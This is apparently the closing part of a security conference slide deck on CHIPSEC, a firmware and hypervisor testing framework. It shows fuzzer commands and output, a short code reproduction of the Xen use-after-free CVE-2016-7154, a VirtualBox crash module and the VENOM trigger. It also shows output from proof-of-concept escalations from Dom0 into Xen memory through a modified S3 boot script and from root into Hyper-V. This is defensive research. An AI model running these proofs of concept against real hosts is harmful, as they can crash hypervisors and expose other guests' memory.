00..FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF
10..FF  FF  FF  00  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  32  3F
20..FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  00  00
30..00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
40..00  00  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF
50..FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF
60..FF  FF  FF  FF  EF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF
70..FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF
[CHIPSEC] (cmos) time elapsed 0.011
```

Locating ACPI Tables…

`chipsec_util acpi list`

```
[acpi] found RSDP in EFI memory: 0x00000000DA871000
==================================================================
  Root System Description Pointer (RSDP)
==================================================================
  Signature          : RSD PTR
  Checksum           : 0x4C
  OEM ID             : _ASUS_
  Revision           : 0x02
  RSDT Address       : 0xDA871028
  Length             : 0x00000024
  XSDT Address       : 0x00000000DA871098
  Extended Checksum: 0xD3
  Reserved           : 00 00 00

[acpi] found XSDT at PA: 0x00000000DA871098
[CHIPSEC] Enumerating ACPI tables..
 - MSDM: 0x00000000DA61EE18
 - BGRT: 0x00000000DA887718
 - HPET: 0x00000000DA885420
 - XSDT: 0x00000000DA871098
 - ECDT: 0x00000000DA8831E0
 - FPDT: 0x00000000DA883198
 - APIC: 0x00000000DA883120
 - FACP: 0x00000000DA883010
 - MCFG: 0x00000000DA8832A8
 - SSDT: 0x00000000DA8873D0
```

Finding vulnerabilities in hypervisors

Fuzzing and exploring hypervisors…

- Hypercall fuzzers:

  `tools.vmm.*.hypercallfuzz`

- Fuzzing modules for emulated devices:

  `tools.vmm.*_fuzz`

  I/O, MSR, PCIe device, MMIO overlap, more soon …

- Tools to explore VMM hardware config

  `chipsec_util iommu` (IOMMU)

  `chipsec_util vmm` (CPU VM extensions)

Fuzzing Xen Hypercalls

```
chipsec_main -i -m tools.vmm.xen.hypercallfuzz -a fuzzing,22,1000
```

- Some hypercalls tend to crash the guest too often
- Most tests fails on sanity checks

```
[x][ =======================================================================
[x][ Module: Xen Hypervisor Hypercall Fuzzer
[x][ =======================================================================
[CHIPSEC]  Fuzzing HVM_OP (0x22) hypercall
[CHIPSEC]
[CHIPSEC]  ******************** Hypercall status codes *******************
[CHIPSEC]                 Invalid argument - XEN_ERRNO_EINVAL : 578
[CHIPSEC]         Function not implemented - XEN_ERRNO_ENOSYS : 170
[CHIPSEC]                 Status success - XEN_STATUS_SUCCESS : 114
[CHIPSEC]                   No such process - XEN_ERRNO_ESRCH : 89
[CHIPSEC]           Operation not permitted - XEN_ERRNO_EPERM : 49
```

Example: Crashing Xen Host by Unprivileged Guest (XSA 188)

Finding CVE-2016-7154 by fuzzing Xen hypercalls:

```
chipsec_main -i -m tools.vmm.xen.hypercallfuzz -a fuzzing,20,1000000
```

Reproducing CVE-2016-7154:

```
(args_va, args_pa) = self.cs.mem.alloc_physical_mem(0x1000, 0xFFFFFFFFFFFFFFFF)
self.cs.mem.write_physical_mem(args_pa, 24, '\xFF' * 8 + '\x00' * 16)
self.vmm.hypercall64_five_args(EVENT_CHANNEL_OP, EVTCHOP_INIT_CONTROL, args_va)
self.vmm.hypercall64_five_args(EVENT_CHANNEL_OP, EVTCHOP_INIT_CONTROL, args_va)
```

Turns out when the PFN parameter is invalid, hypercall returns `XEN_ERRNO_EINVAL` error, but doesn't zero out internal pointer ➔ **Use-After-Free**

Fuzzing CPU Model Specific Registers…

chipsec_main -i -m tools.vmm.msr_fuzz

```
test@test-Virtual-Machine:~/chipsec$ sudo python chipsec_main.py -i -m tools.vmm.msr_fuzz
[*] Ignoring unsupported platform warning and continue execution
################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.5
[CHIPSEC] Arguments: -i -m tools.vmm.msr_fuzz
****** Chipsec Linux Kernel module is licensed under GPL 2.0
[CHIPSEC] API mode: using CHIPSEC kernel module API
ERROR: Unsupported Platform: VID = 0x8086, DID = 0x7192
ERROR: Platform is not supported (Unsupported Platform: VID = 0x8086, DID = 0x7192).
WARNING: Platform dependent functionality is likely to be incorrect
[CHIPSEC] OS      : Linux 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64
[CHIPSEC] Platform: UnknownPlatform
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 7192

[+] loaded chipsec.modules.tools.vmm.msr_fuzz
[*] running loaded modules ..

[*] running module: chipsec.modules.tools.vmm.msr_fuzz
[x][ =======================================================================
[x][ Module: Fuzzing CPU Model Specific Registers (MSR)
[x][ =======================================================================
[*] Configuration:
    Mode: sequential

[*] Fuzzing Low MSR range..
[*] Fuzzing MSRs in range 0x00000000:0x00010000..
```

Low MSR range, High MSR range and VMM synthetic MSR range

Issues in MSR Hypervisor Emulation

CVE-2015-0377

Writing arbitrary data to upper 32 bits of `IA32_APIC_BASE` MSR causes VMM and host OS to crash on Oracle VirtualBox 3.2, 4.0.x-4.2.x

```
chipsec_main -m tools.vmm.vbox.vbox_crash_apicbase
```

XSA-108

A buggy or malicious HVM guest can crash the host or read data relating to other guests or the hypervisor itself by reading MSR from range [0x100;0x3ff]. Discovered by Jan Beulich

Fuzzing Hypervisor Emulation of I/O Ports…

`chipsec_main –i –m tools.vmm.iofuzz`

```
test@test-Virtual-Machine:~/chipsec$ sudo python chipsec_main.py -i -m tools.vmm.iofuzz
[*] Ignoring unsupported platform warning and continue execution
[x][ =======================================================================
[x][ Module: I/O port fuzzer
[x][ =======================================================================
Usage: chipsec_main -m tools.vmm.iofuzz [ -a <mode>,<count>,<iterations> ]
  mode              I/O handlers testing mode
    = exhaustive    fuzz all I/O ports exhaustively (default)
    = random        fuzz randomly chosen I/O ports
  count             how many times to write to each port (default = 1000)
  iterations        number of I/O ports to fuzz (default = 1000000 in random mode)

[*] Configuration:
    Mode             : exhaustive
    Write count      : 1000
    Ports/iterations: 65536

[*] Fuzzing I/O ports in a range 0:0xFFFF..

[*] fuzzing I/O port 0x0000
```

Fuzzer covers entire I/O port range with 1000 writes to each port

Example: VENOM Vulnerability

VENOM vulnerability (discovered by CrowdStrike researchers)

`chipsec_main -i -m tools.vmm.venom`

```
test@test-Virtual-Machine:~/chipsec$ sudo python chipsec_main.py -i -n -m tools.vmm.venom
[*] Ignoring unsupported platform warning and continue execution
################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.2.5
[CHIPSEC] Arguments: -i -n -m tools.vmm.venom
[CHIPSEC] API mode: using OS native API (not using CHIPSEC kernel module)
[CHIPSEC] OS      : Linux 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86_64
[CHIPSEC] Platform: UnknownPlatform
[CHIPSEC]      VID: 8086
[CHIPSEC]      DID: 7192

[+] loaded chipsec.modules.tools.vmm.venom
[*] running loaded modules ..

[*] running module: chipsec.modules.tools.vmm.venom
[x][ ==========================================
[x][ Module: QEMU VENOM vulnerability DoS PoC
[x][ ==========================================
```

Trigger Venom vulnerability by writing to port 0x3F5 (FDC data) value 0x8E and 0x10000000 of random bytes

Example: Root to Hyper-V Exploit via SMM

```
IO Bitmap (causes a VM exit):
  0x0020
  0x0021
  0x0064
  0x00a0
  0x00a1
  0x0cf8
  0x0cfc
  0x0cfd
  0x0cfe
  0x0cff

RD MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102

WR MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102
```

```
[x][ =======================================================================
[x][ Module: Virtual Machines Analyser
[x][ =======================================================================
[*] Searching VM VMCS ...
[*] Found Virtual Machine #1 at 00000000AE25F000
[*]     Extended Page Tables Address: 00000000AE24901E
[*]     Guest:  CR0=80010033  CR3=04ABB000  CR4=001426F0  RIP=FFFFFFFF81055166  RSP=FFFFFFFF81C03E90
[*]     Host :  CR0=80010031  CR3=003BC000  CR4=00042260  RIP=FFFFF80006EDB138  RSP=FFFFE80300203FC0
[*] Found Virtual Machine #2 at 00000000AE45F000
[*]     Extended Page Tables Address: 00000000AE44901E
[*]     Guest:  CR0=80010033  CR3=04737000  CR4=001426F0  RIP=FFFFFFFF81408A23  RSP=FFFF8800046BFB38
[*]     Host :  CR0=80010031  CR3=003BC000  CR4=00042260  RIP=FFFFF80006EDB138  RSP=FFFFE80200203FC0
[*] Found Virtual Machine #3 at 00000000AE85F000
[*]     Extended Page Tables Address: 00000000AE84901E
[*]     Guest:  CR0=80010031  CR3=001A7000  CR4=001526F8  RIP=FFFFF8019FA3225F  RSP=FFFFF801A13E58E8
[*]     Host :  CR0=80010031  CR3=003BC000  CR4=00042260  RIP=FFFFF80006EDB138  RSP=FFFFE80100203FC0
============= Analysing Extented Page Tables =======
[VM1] Reading Extended Page Tables ...
[VM1]   Extended Page Tables size: 32 KB
[VM1]   Extended Page Tables address space: 135 MB
[VM2] Reading Extended Page Tables ...
[VM2]   Extended Page Tables size: 36 KB
[VM2]   Extended Page Tables address space: 131 MB
[VM3] Reading Extended Page Tables ...
[VM3]   Extended Page Tables size: 28 KB
[VM3]   Extended Page Tables address space: 1027 MB
=============== Analysing VTd Page Tables ==========
[VTd] Reading VTd engine at FED90000
[VTd]   DMA remapping is not enabled!
[VTd] Reading VTd engine at FED91000
[VTd]   PASID=0  ECS=0  RTT=0  RTA=000000461A000
[VTd]   Reading VTd Root & Context Tables ...
[VTd]   Total VTd Domains: 0
=============== Analysing Host Page Tables =========
[HPT] Reading Host Page Tables ...
[HPT]   Host Page Tables size: 2928 KB
[HPT]   Host Page Tables address space: 1932 MB
============== Hypervisor VM Exit Handler ==========
FFFFF80006EDB138:  mov  qword ptr [rsp + 0x28], rcx
FFFFF80006EDB13D:  mov  rcx, qword ptr [rsp + 0x20]
```

Example: Dom0 to Xen Exploit via S3 Boot Script

```
[+] loaded chipsec.modules.poc.vmm.xen
[*] running loaded modules ..

[*] running module: chipsec.modules.poc.vmm.xen
[*] Module path: /home/user/xen_demo/source/tool/chipsec/m... poc/vmm/xen.pyc
[x][ =======================================================================
[x][ Module: Xen VMM memory exposure
[x][ =======================================================================
[uefi] Found 1 S3 resume boot-script(s)
[uefi] S3 resume boot-script at 0x00000000DBAA4000
[uefi] Decoding S3 Resume Boot-Script..
[uefi] S3 Resume Boot-Script size: 0x8AD9
[*] Modifying system firmware S3 boot script to open Xen memory
[+] PASSED: The firmware S3 boot script has been modified. VMCS structures will be exposed after resume
```

Found S3 boot script table in memory accessible to Dom0

Changing the boot script to access Xen hypervisor pages

Dumping DomU VMCS from memory protected by EPT

```
[*] running module: chipsec.mo... c.vmm.vm_find
[*] Module path: /home/user/xen_dem... e/tool/chipsec/modules/poc/vmm/vm_find.pyc
[x][ ==============================================================
[x][ Module: Virtual Machines Analyser
[x][ ==============================================================
[*] Searching VM VMCS ...
[*] Found Virtual Machine #1
[*]     Extended Page Tables Address: 000000011EF6F01E
[*]     Guest:  CR0=8005003B  CR3=390F6000  CR4=001426F0  RIP=FFFFFFFF81055165  RSP=FFFFFFFF81C03E90
[*]     Host :  CR0=8005003B  CR3=1058BE000  CR4=001526F0  RIP=FFFF82D0801DE100  RSP=FFFF83011D117F90
```

Extracting VMM Artifacts: VMCS, MSR, I/O Bitmaps…

```
CPU_BASED_VM_EXEC_CONTROL:
       Bit  2:  0  Interrupt-window exiting
       Bit  3:  1  Use TSC offsetting
       Bit  7:  1  HLT exiting
       Bit  9:  0  INVLPG exiting
       Bit 10:  1  MWAIT exiting
       Bit 11:  1  RDPMC exiting
       Bit 12:  0  RDTSC exiting
       Bit 15:  0  CR3-load exiting
       Bit 16:  0  CR3-store exiting
       Bit 19:  0  CR8-load exiting
       Bit 20:  0  CR8-store exiting
       Bit 21:  1  Use TPR shadow
       Bit 22:  0  NMI-window exiting
       Bit 23:  1  MOV-DR exiting
       Bit 24:  0  Unconditional I/O exiting
       Bit 25:  1  Use I/O bitmaps
       Bit 27:  0  Monitor trap flag
       Bit 28:  1  Use MSR bitmaps
       Bit 29:  1  MONITOR exiting
       Bit 30:  0  PAUSE exiting
       Bit 31:  1  Activate secondary controls

SECONDARY_VM_EXEC_CONTROL:
       Bit  0:  1  Virtualize APIC accesses
       Bit  1:  1  Enable EPT
       Bit  2:  1  Descriptor-table exiting
       Bit  3:  1  Enable RDTSCP
       Bit  4:  0  Virtualize x2APIC mode
```

```
IO Bitmap (causes a VM exit):
  0x0020
  0x0021
  0x0064
  0x00a0
  0x00a1
  0x0cf8
  0x0cfc
  0x0cfd
  0x0cfe
  0x0cff

RD MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102

WR MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102
```

Extracting VMM Artifacts: Extended Page Tables…

```
EPTP: 0x0000004ac8000
  PML4E: 0x0000004b1c000
    PDPTE: 0x0000004b1a000
      PDE   : 0x0000004b13000
        PTE   : 0x0000000000000  - 4KB PAGE  XWR         GPA: 0x0000000000000
        PTE   : 0x0000000002000  - 4KB PAGE  XWR         GPA: 0x0000000002000
        PTE   : 0x0000000003000  - 4KB PAGE  XWR         GPA: 0x0000000003000
        PTE   : 0x0000000004000  - 4KB PAGE  XWR         GPA: 0x0000000004000
        PTE   : 0x0000000005000  - 4KB PAGE  XWR         GPA: 0x0000000005000
        PTE   : 0x0000000006000  - 4KB PAGE  XWR         GPA: 0x0000000006000
```

```
EPT Host physical address ranges:
  0x0000000000000 - 0x0000000000fff      1  XWR
  0x0000000002000 - 0x000000009cfff    155  XWR
  0x00000000c0000 - 0x00000000c7fff      8  XWR
  0x00000000c9000 - 0x00000000c9fff      1  XWR
  0x00000000ce000 - 0x00000000cefff      1  XWR
  0x00000000e0000 - 0x0000000192fff    179  XWR
  0x0000000195000 - 0x0000000195fff      1  --R
  0x0000000196000 - 0x0000000196fff      1  XWR
  0x0000000198000 - 0x0000000199fff      2  XWR
  0x000000019e000 - 0x00000001a3fff      6  XWR
  0x00000001a6000 - 0x00000001c4fff     31  XWR
  0x00000001c8000 - 0x00000001c8fff      1  XWR
  0x00000001cb000 - 0x00000001dcfff     18  XWR
```

Conclusions

- Securing the firmware or detecting firmware compromise is a complex problem
- Sophisticated adversaries start targeting firmware with implants
- Defenders need security research available to them to understand the threat and protect their infrastructure
- Defenders also need tools to level the field with sophisticated adversaries

Thank You!